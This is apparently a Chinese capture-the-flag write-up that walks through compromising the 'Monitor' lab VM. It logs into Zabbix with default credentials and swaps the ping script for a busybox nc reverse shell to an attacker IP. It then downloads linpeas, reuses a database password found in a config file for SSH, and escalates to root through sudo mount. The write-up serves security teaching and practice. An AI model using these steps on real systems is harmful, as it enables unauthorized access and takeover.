Monitor_20250810

1. 基本信息

靶机链接:
https://maze-sec.com/library
https://hackmyvm.eu/machines/machine.php?vm=

难度: ⭐
知识点: 信息收集，目录扫描，`zabbix`,`mount`提权

2. 信息收集

H5 Nmap

```
└─# arp-scan -l | grep PCS
192.168.31.173  08:00:27:6e:98:21       PCS Systemtechnik GmbH
└─# IP=192.168.31.173
└─# nmap -sV -sC -A $IP -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-10 15:10 CST
Nmap scan report for Monitor (192.168.31.173)
Host is up (0.0015s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title:
\xE7\x9B\x91\xE6\x8E\xA7\xE7\xB3\xBB\xE7\xBB\x9F\xE7\x99\xBB\xE5\xBD\x
95
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
```

```
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      34153/udp   mountd
|   100005  1,2,3      36123/tcp6  mountd
|   100005  1,2,3      39525/udp6  mountd
|   100005  1,2,3      59255/tcp   mountd
|   100021  1,3,4      36401/tcp6  nlockmgr
|   100021  1,3,4      36810/udp   nlockmgr
|   100021  1,3,4      41238/udp6  nlockmgr
|   100021  1,3,4      45199/tcp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp open  nfs     3-4 (RPC #100003)
MAC Address: 08:00:27:6E:98:21 (PCS Systemtechnik/Oracle VirtualBox
virtual NIC)
```

开放了`22、80、RPC`端口,没rpc利用工具，先常规扫一下目录

```
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt -u http://$IP -
x.txt,.php,.html,.bak
└─# dirsearch -u http://$IP  -x 403 -e txt,php,html
[15:12:43] 302 -    0B  - /dashboard.php  ->  index.php
[15:12:47] 302 -    0B  - /logout.php  ->  index.php
[15:12:55] 301 -  317B  - /upload  ->  http://192.168.31.173/upload/
[15:12:55] 200 -  407B  - /upload/
[15:12:57] 200 -    1KB - /zabbix/
└─# dirsearch -u http://$IP/zabbix/  -x 403 -e txt,php,html
[15:38:01] Starting: zabbix/
[15:38:07] 301 -  324B  - /zabbix/assets  ->
http://192.168.31.173/zabbix/assets/
[15:38:08] 301 -  323B  - /zabbix/audio  ->
http://192.168.31.173/zabbix/audio/
[15:38:09] 200 -  227B  - /zabbix/composer.json
[15:38:09] 200 -    8KB - /zabbix/composer.lock
[15:38:10] 301 -  322B  - /zabbix/data  ->
http://192.168.31.173/zabbix/data/
```


```
[15:38:11] 200 -   32KB - /zabbix/favicon.ico
[15:38:11] 301 -  323B  - /zabbix/fonts  ->
http://192.168.31.173/zabbix/fonts/
[15:38:12] 200 -  819B  - /zabbix/image.php
[15:38:13] 301 -  320B  - /zabbix/js  ->
http://192.168.31.173/zabbix/js/
[15:38:14] 200 -  823B  - /zabbix/maintenance.php
[15:38:14] 200 -  819B  - /zabbix/map.php
[15:38:15] 301 -  325B  - /zabbix/modules  ->
http://192.168.31.173/zabbix/modules/
[15:38:18] 200 -  514B  - /zabbix/robots.txt
[15:38:18] 200 -  822B  - /zabbix/setup.php
[15:38:23] 200 -  849B  - /zabbix/zabbix.php?
action=dashboard.view&dashboardid=1
```

访问子目录`zabbix`，是个登陆页面`/zabbix/index.php`，顺手搜索`Zabbix`的默认账号为“`Admin`”，密码为“`zabbix`”，使用默认密码成功登录管理后台，显示版本信息`Zabbix 6.0.40`

3.获得`zabbix`权限


登录后在页面的`Administration` --> `Scripts`发现可以添加脚本， 没看到新增，将现有的`ping`脚本内容修改为反弹`shell`内容

```
#http://192.168.31.173/zabbix/zabbix.php?action=script.edit&scriptid=1
#ping_bak
ping -c 3 {HOST.CONN}; case $? in [01]) true;; *) false;; esac
#修改为
busybox nc 192.168.31.126 1234 -e /bin/bash
```



更新脚本内容后，再去`Monitoring`--> `Maps`位置点击主机名执行反弹shell命令，即可获得`zabbix`的shell

```
└─# nc -lvp 1234
listening on [any] 1234 ...
id
192.168.31.173: inverse host lookup failed: Host name lookup failure
connect to [192.168.31.126] from (UNKNOWN) [192.168.31.173] 57834
uid=107(zabbix) gid=114(zabbix) groups=114(zabbix)
```



可登录账户有`hyh`，此时可以读取`user.txt`,注意此时`shell`过几分钟就会断,赶紧收集信息下一步

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
.....
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
zabbix:x:107:114::/var/lib/zabbix/:/usr/sbin/nologin
Debian-snmp:x:108:115::/var/lib/snmp:/bin/false
hyh:x:1000:1000:,,,:/home/hyh:/bin/bash
_rpc:x:109:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:110:65534::/var/lib/nfs:/usr/sbin/nologin
```

H5 拿到`user.txt`

```
zabbix@Monitor:/home/hyh$ ls
user.txt
zabbix@Monitor:/home/hyh$ cat user.txt
flag{user-ab0e0561b1a833a6141ad2273744543c}
zabbix@Monitor:/home/hyh$ id
uid=107(zabbix) gid=114(zabbix) groups=114(zabbix)
```

4.获得`hyh`权限

查看`hyh`用户和数组相关文件没发现有价值信息，先传个`linpeas.sh`脚本扫一下

```
zabbix@Monitor:/tmp$ busybox wget 192.168.31.126/linpeas.sh
Connecting to 192.168.31.126 (192.168.31.126:80)
linpeas.sh           100%
|*******************************************************************
***|  808k  0:00:00 ETA
zabbix@Monitor:/tmp$ bash linpeas.sh
```

找到了`zabbix`配置文件`zabbix.conf`，里面有数据库等配置信息

```
zabbix@Monitor:/$ cat /etc/zabbix/web/zabbix.conf.php
<?php
// Zabbix GUI configuration file.

$DB['TYPE']                             = 'MYSQL';
$DB['SERVER']                   = 'localhost';
$DB['PORT']                             = '0';
$DB['DATABASE']                 = 'zabbix';
$DB['USER']                             = 'zabbix';
$DB['PASSWORD']                 = 'root123';

// Schema name. Used for PostgreSQL.
$DB['SCHEMA']                   = '';
```

```
// Used for TLS connection.
$DB['ENCRYPTION']               = false;
$DB['KEY_FILE']                 = '';
$DB['CERT_FILE']                = '';
$DB['CA_FILE']                  = '';
$DB['VERIFY_HOST']              = false;
$DB['CIPHER_LIST']              = '';

// Vault configuration. Used if database credentials are stored in
Vault secrets manager.
$DB['VAULT_URL']                = '';
$DB['VAULT_DB_PATH']    = '';
$DB['VAULT_TOKEN']              = '';

// Use IEEE754 compatible value range for 64-bit Numeric (float)
history values.
// This option is enabled by default for new Zabbix installations.
// For upgraded installations, please read database upgrade notes
before enabling this option.
$DB['DOUBLE_IEEE754']   = true;

// Uncomment and set to desired values to override Zabbix hostname/IP
and port.
// $ZBX_SERVER                  = '';
// $ZBX_SERVER_PORT             = '';

$ZBX_SERVER_NAME                = 'Zabbix';

$IMAGE_FORMAT_DEFAULT   = IMAGE_FORMAT_PNG;

// Uncomment this block only if you are using Elasticsearch.
// Elasticsearch url (can be string if same url is used for all
types).
//$HISTORY['url'] = [
//      'uint' => 'http://localhost:9200',
//      'text' => 'http://localhost:9200'
//];
// Value types stored in Elasticsearch.
//$HISTORY['types'] = ['uint', 'text'];

// Used for SAML authentication.
// Uncomment to override the default paths to SP private key, SP and
IdP X.509 certificates, and to set extra settings.
//$SSO['SP_KEY']                        = 'conf/certs/sp.key';
//$SSO['SP_CERT']                       = 'conf/certs/sp.crt';
```

```
//$SSO['IDP_CERT']              = 'conf/certs/idp.crt';
//$SSO['SETTINGS']              = [];
zabbix@Monitor:/$
```

本机起了`mysql`，既然有数据账户密码，先登陆数据库查一下，`users`表中只有`Admin`和`guest`的账户信息

```
zabbix@Monitor:/$ mysql -u zabbix -proot123 -D zabbix
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 2131
Server version: 10.5.23-MariaDB-0+deb11u1 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.

MariaDB [zabbix]> show tables;
+----------------------------+
| Tables_in_zabbix           |
+----------------------------+
......
| triggers                   |
| users                      |
| users_groups               |
| usrgrp                     |
| valuemap                   |
| valuemap_mapping           |
| widget                     |
| widget_field               |
+----------------------------+
173 rows in set (0.001 sec)

MariaDB [zabbix]> select * from users;
+--------+----------+--------+---------------+-----------------------
---------------------------------------+-----+-----------+------------
+---------+---------+---------+----------------+------------+---------
------+---------------+----------+--------+
| userid | username | name   | surname       | passwd
                                  | url | autologin | autologout |
lang    | refresh | theme   | attempt_failed | attempt_ip |
attempt_clock | rows_per_page | timezone | roleid |
```

```
+--------+----------+--------+---------------+-----------------------
---------------------------------------+-----+-----------+-----------
+---------+---------+---------+----------------+------------+---------
------+---------------+----------+--------+
|      1 | Admin    | Zabbix | Administrator |
$2y$10$92nDno4n0Zm7Ej7Jfsz8WukBfgSS/U0QkIuu8WkJPihXBb2A1UrEK |      |
      1 | 0          | default | 30s      | default |               0 |
           |             0 |            50 | default  |      3 |
|      2 | guest    |        |               |
$2y$10$89otZrRNmde97rIyzclecuk6LwKAsHN0BcvoOKGjbT.BwMBfm7G06 |      |
      0 | 15m        | default | 30s      | default |               0 |
           |             0 |            50 | default  |      4 |
+--------+----------+--------+---------------+-----------------------
---------------------------------------+-----+-----------+-----------
+---------+---------+---------+----------------+------------+---------
------+---------------+----------+--------+
2 rows in set (0.001 sec)

MariaDB [zabbix]>
```

疑惑之际，测试`hyh`的密码就是数据库的密码`root123`

```
└─# ssh hyh@$IP
#root123
hyh@Monitor:~$ id
uid=1000(hyh) gid=1000(hyh) groups=1000(hyh)
```

5.获得`root`权限

测试`sudo -l`,可以`root`权限执行`mount`

```
hyh@Monitor:~$ sudo -l
Matching Defaults entries for hyh on Monitor:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbi
n\:/bin

User hyh may run the following commands on Monitor:
    (ALL) NOPASSWD: /usr/bin/mount
```

H5 `mount`提权

查表，`mount`有现成的提权方案

```
#`mount`提权
sudo mount -o bind /bin/sh /bin/mount
sudo mount
```

H5 拿到`root.txt`

```
hyh@Monitor:~$ sudo /usr/bin/mount  -o bind /bin/sh /bin/mount
/usr/bin/mount: 0: Illegal option -o bind
hyh@Monitor:~$ sudo mount
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
flag{root-deb15d884e04de6f6972b3c25e3cc11b}
# cat /home/hyh/user.txt
flag{user-ab0e0561b1a833a6141ad2273744543c}
```